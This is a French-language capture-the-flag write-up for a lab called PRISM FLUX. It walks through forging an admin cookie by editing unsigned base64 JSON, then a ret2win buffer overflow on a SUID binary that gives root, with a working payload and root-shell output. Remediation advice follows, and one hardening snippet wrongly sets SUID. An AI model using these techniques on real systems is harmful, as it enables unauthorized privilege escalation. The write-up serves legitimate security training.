🎯 Exploitation du Challenge PRISM FLUX

Récapitulatif du parcours d'attaque

1️⃣ Reconnaissance Web (login.php)

Faille trouvée : Cookie de session non signé

- Le cookie `session` est juste du JSON encodé en base64
- Pas de signature cryptographique (HMAC, JWT, etc.)
- **Exploitation :** Décoder → modifier `is_admin: true` → ré-encoder → devenir admin

```
// Cookie original décodé
{"id":2,"username":"cedric","is_admin":false}

// Cookie modifié
{"id":2,"username":"cedric","is_admin":true}
```

Commandes d'exploitation :

```
# Décoder le cookie
echo "COOKIE_BASE64" | base64 -d

# Modifier et ré-encoder
echo -n '{"id":2,"username":"cedric","is_admin":true}' | base64
```

2️⃣ Accès SSH via Dashboard Admin

Une fois admin sur le site web, accès à un reverse proxy qui révèle les credentials SSH de l'utilisateur `cedric`.

Connexion SSH :

```
ssh cedric@IP_MACHINE
```

3️⃣ Escalade de Privilèges Locale (Buffer Overflow)

📋 Analyse du binaire `custom_echo`

Fichier : `/home/cedric/custom_echo`

Permissions :

```
-rwsr-xr-x 1 root root 16016 Nov  4 14:55 custom_echo
```

- **SUID root** : Le binaire s'exécute avec les privilèges de root
- **Vulnérabilité :** Buffer overflow dans `main()`
- **Protection :** ASLR désactivé (`randomize_va_space = 0`)

🔍 Code vulnérable (désassemblage)

```
main:
  401189:  push   %rbp
  40118a:  mov    %rsp,%rbp
  40118e:  sub    $0x40,%rsp          # Alloue 64 bytes sur la stack
  401192:  mov    %edi,-0x34(%rbp)
  401195:  mov    %rsi,-0x40(%rbp)
  4011a0:  lea    -0x30(%rbp),%rax    # Buffer à rbp-0x30 (48 bytes)
  4011a4:  mov    $0x64,%esi          # Lit 100 bytes (!!)
  4011a9:  mov    %rax,%rdi
  4011ac:  call   fgets@plt           # fgets(buffer, 100, stdin)
  4011b1:  lea    -0x30(%rbp),%rax
  4011b5:  mov    %rax,%rsi
  4011b8:  lea    0xe51(%rip),%rax
  4011bf:  mov    %rax,%rdi
  4011c2:  mov    $0x0,%eax
  4011c7:  call   printf@plt
  4011cc:  mov    $0x0,%eax
  4011d1:  leave
  4011d2:  ret
```

Le problème :

- Le buffer fait **48 bytes** (`lea -0x30(%rbp),%rax`)
- Mais `fgets` lit **100 bytes** (`mov $0x64,%esi`)
- **Buffer overflow de 52 bytes !**

🎯 Fonction cachée `win()`

Découverte avec `gdb` :

```
gdb ./custom_echo
(gdb) info functions
```

Résultat :

```
0x0000000000401156  win
```

Désassemblage de `win()` :

```
win:
  401156:  push   %rbp
  401157:  mov    %rsp,%rbp
  40115a:  mov    $0x0,%esi
  40115f:  mov    $0x0,%edi
  401164:  mov    $0x0,%eax
  401169:  call   setreuid@plt         # setreuid(0, 0) → devient root
  40116e:  mov    $0x0,%edx
  401173:  mov    $0x0,%esi
  401178:  lea    0xe89(%rip),%rax     # Charge "/bin/sh"
  40117f:  mov    %rax,%rdi
  401182:  call   execve@plt           # execve("/bin/sh", NULL, NULL)
  401187:  nop
  401188:  pop    %rbp
  401189:  ret
```

Fonctionnalité :

1. `setreuid(0, 0)` → Obtient les privilèges root
2. `execve("/bin/sh", NULL, NULL)` → Lance un shell root

Cette fonction n'est **jamais appelée normalement** → backdoor intentionnelle pour l'exercice !

💣 Construction de l'exploit

Structure de la stack :

```
┌─────────────────────────┐ ← rbp-0x30
│  Buffer: 48 bytes       │
├─────────────────────────┤ ← rbp
│  Saved RBP: 8 bytes     │
├─────────────────────────┤ ← rbp+8 (saved return address)
│  Saved RIP: 8 bytes     │ ← On écrase ICI avec l'adresse de win()
└─────────────────────────┘
```

Calcul de l'offset :

- Buffer : 48 bytes
- Saved RBP : 8 bytes
- **Total avant RIP : 56 bytes**

Payload Python :

```python
import struct

win_addr = 0x0000000000401156  # Adresse de la fonction win()

# Construction du payload
payload = b'A' * 56                     # Remplit buffer (48) + saved RBP
(8)
payload += struct.pack('<Q', win_addr)   # Écrase RIP avec adresse de win()

print(payload.decode('latin-1'))
```

Exploitation finale :

```
# Le 'cat' garde stdin ouvert pour interagir avec le shell
(python3 << 'EOF'
import struct
win_addr = 0x0000000000401156
payload = b'A' * 56
payload += struct.pack('<Q', win_addr)
print(payload.decode('latin-1'))
EOF
cat) | ./custom_echo
```

Résultat :


```
[*] ECHO - Tu as rentré :
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAV@
```

```
whoami
root

id
uid=0(root) gid=1001(cedric) groups=1001(cedric)

passwd root
New password: ****
passwd: password updated successfully
```

📊 Chaîne d'exploitation complète



🛡️ Recommandations de sécurité

Failles identifiées et corrections

1. Cookie non signé (login.php)

Problème :

```php
$cookieValue = base64_encode(json_encode($sessionData));
setcookie('session', $cookieValue, [
    'expires' => time() + 60*60*24*7,
    'httponly' => false
]);
```

Vulnérabilité :

- Aucune signature cryptographique
- Cookie accessible en JavaScript (`httponly: false`)
- Facilement modifiable par l'utilisateur

Solution :

```php
// Utiliser JWT avec signature
$secret = getenv('JWT_SECRET');
$payload = [
    'id' => $user['id'],
    'username' => $user['username'],
    'is_admin' => $user['is_admin'],
    'exp' => time() + 3600
];
$jwt = JWT::encode($payload, $secret, 'HS256');

setcookie('session', $jwt, [
    'expires' => time() + 3600,
    'httponly' => true,  // Empêche l'accès JavaScript
    'secure' => true,    // HTTPS uniquement
    'samesite' => 'Strict'
]);
```

---

2. Énumération d'utilisateurs (register.php)

Problème :

```php
if ($stmt->fetch()) {
    $errors[] = "Nom d'utilisateur déjà utilisé.";
} else {
    // Création du compte
    $success = true;
}
```

Vulnérabilité :

- Messages différents selon que l'utilisateur existe ou non
- Permet d'énumérer les comptes valides

Solution :

```
// Message générique identique pour toutes les erreurs
if ($stmt->fetch()) {
    $errors[] = "Impossible de créer le compte.";
} else {
    $hash = password_hash($password, PASSWORD_DEFAULT);
    $stmt = $pdo->prepare('INSERT INTO users ...');

    if (!$stmt->execute(...)) {
        $errors[] = "Impossible de créer le compte.";
    } else {
        $success = true;
    }
}
```

---

3. Buffer Overflow (custom_echo.c)

Code vulnérable :

```
int main() {
    char buffer[48];
    fgets(buffer, 100, stdin);  // Lit 100 bytes dans un buffer de 48 !
    printf("[*] ECHO - Tu as rentré : %s\n", buffer);
    return 0;
}
```

Solution :

```
int main() {
    char buffer[100];  // Augmenter la taille du buffer

    if (fgets(buffer, sizeof(buffer), stdin) != NULL) {
        // Supprimer le newline
        buffer[strcspn(buffer, "\n")] = 0;

        printf("[*] ECHO - Tu as rentré : %s\n", buffer);
```

```
    }

    return 0;
}
```

Ou encore mieux :

```c
#include <stdio.h>
#include <string.h>

#define BUFFER_SIZE 48

int main() {
    char buffer[BUFFER_SIZE + 1];  // +1 pour le null terminator

    if (fgets(buffer, BUFFER_SIZE, stdin) != NULL) {
        buffer[strcspn(buffer, "\n")] = 0;
        printf("[*] ECHO - Tu as rentré : %s\n", buffer);
    }

    return 0;
}
```

---

4. Binaire SUID root

Problème :

- SUID root sur un binaire avec vulnérabilité = escalade de privilèges
- Principe du moindre privilège non respecté

Solution 1 : Retirer SUID

```
chmod u-s custom_echo
```

Solution 2 : Utiliser capabilities

```
# Au lieu de SUID
chmod u+s custom_echo

# Utiliser capabilities (plus granulaire)
setcap cap_setuid=ep custom_echo
```

Solution 3 : Revoir l'architecture

- Pourquoi ce binaire a-t-il besoin de privilèges root ?
- Peut-on refactoriser pour éviter SUID complètement ?

---

5. ASLR désactivé

Problème :

```
cat /proc/sys/kernel/randomize_va_space
0  # ASLR désactivé - adresses prévisibles
```

Impact :

- Les adresses de la stack, heap, et libc sont prévisibles
- Facilite grandement l'exploitation de buffer overflows
- Permet ret2libc et ROP sans leak d'adresses

Solution :

```
# Activer ASLR (niveau 2 = complet)
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space

# Rendre permanent
echo "kernel.randomize_va_space = 2" >> /etc/sysctl.conf
sysctl -p
```

Niveaux ASLR :

- `0` = Désactivé
- `1` = Randomisation de la stack et des librairies
- `2` = Randomisation complète (stack, heap, librairies, VDSO)

---

6. Fonction cachée non utilisée

Problème :

```
// Fonction win() présente dans le binaire mais jamais appelée
void win() {
```

```
    setreuid(0, 0);
    execve("/bin/sh", NULL, NULL);
}
```

Vulnérabilité :

- Dead code = surface d'attaque
- Cible facile pour ret2win
- Backdoor non intentionnelle

Solution :

```
# Compiler sans dead code
gcc -O2 -ffunction-sections -fdata-sections custom_echo.c -o custom_echo
gcc -Wl,--gc-sections custom_echo.c -o custom_echo

# Ou simplement supprimer le code mort
```

🔧 Compilation sécurisée

Pour compiler un binaire plus sécurisé :

```
gcc custom_echo.c -o custom_echo \
    -fstack-protector-all \      # Stack canaries
    -D_FORTIFY_SOURCE=2 \         # Buffer overflow checks
    -Wformat \                    # Format string warnings
    -Wformat-security \           # Format string security
    -pie -fPIE \                  # Position Independent Executable
    -z relro \                    # RELRO (ReLocation Read-Only)
    -z now                        # Full RELRO
```

Vérification des protections :

```
checksec --file=custom_echo
```

Résultat attendu :

```
RELRO           : Full RELRO
Stack Canary    : Canary found
```

```
NX              : NX enabled
PIE             : PIE enabled
```

📚 Techniques utilisées

Web Application Security

- ✅ **Cookie tampering** : Modification du cookie de session non signé
- ✅ **Session hijacking** : Prise de contrôle d'une session admin
- ✅ **User enumeration** : Découverte de comptes valides via register.php

Binary Exploitation

- ✅ **Buffer overflow analysis** : Identification du débordement de buffer
- ✅ **Return-oriented programming (ret2win)** : Redirection vers fonction win()
- ✅ **SUID privilege escalation** : Exploitation de binaire SUID root
- ✅ **Stack layout understanding** : Compréhension de la structure de la stack

Reconnaissance & Reverse Engineering

- ✅ **Web application scanning** : Analyse des fonctionnalités web
- ✅ **Binary reverse engineering** : Utilisation de GDB et objdump
- ✅ **Function discovery** : Découverte de la fonction cachée win()
- ✅ **String analysis** : Extraction d'informations avec `strings`

🎓 Conclusion

Ce challenge a permis d'exploiter une chaîne complète d'attaque combinant :

- **Web Application Security** (manipulation de cookies)
- **Binary Exploitation** (buffer overflow + ret2win)
- **Linux Privilege Escalation** (SUID)

Compétences développées :

1. Analyse de vulnérabilités web
2. Reverse engineering de binaires
3. Exploitation de buffer overflow

4. Utilisation de GDB pour le debugging
5. Construction de payloads d'exploitation
6. Compréhension de la stack x86_64

Points clés à retenir :

- **Toujours signer les sessions** (JWT, HMAC)
- **Respecter les tailles de buffer** en C
- **Éviter SUID** autant que possible
- **Activer les protections** (ASLR, NX, Stack Canaries)
- **Supprimer le dead code** des binaires

📖 Ressources complémentaires

Pour aller plus loin :

Buffer Overflow :

- LiveOverflow - Binary Exploitation
- Smashing The Stack For Fun And Profit

Web Security :

- OWASP Top 10
- PortSwigger Web Security Academy

Linux Privilege Escalation :

- GTFOBins
- PEAS - Privilege Escalation Awesome Scripts

Practice Platforms :

- HackTheBox
- TryHackMe
- RootMe

Bravo pour avoir complété ce challenge ! 🎉

Challenge réalisé le 30 Décembre 2025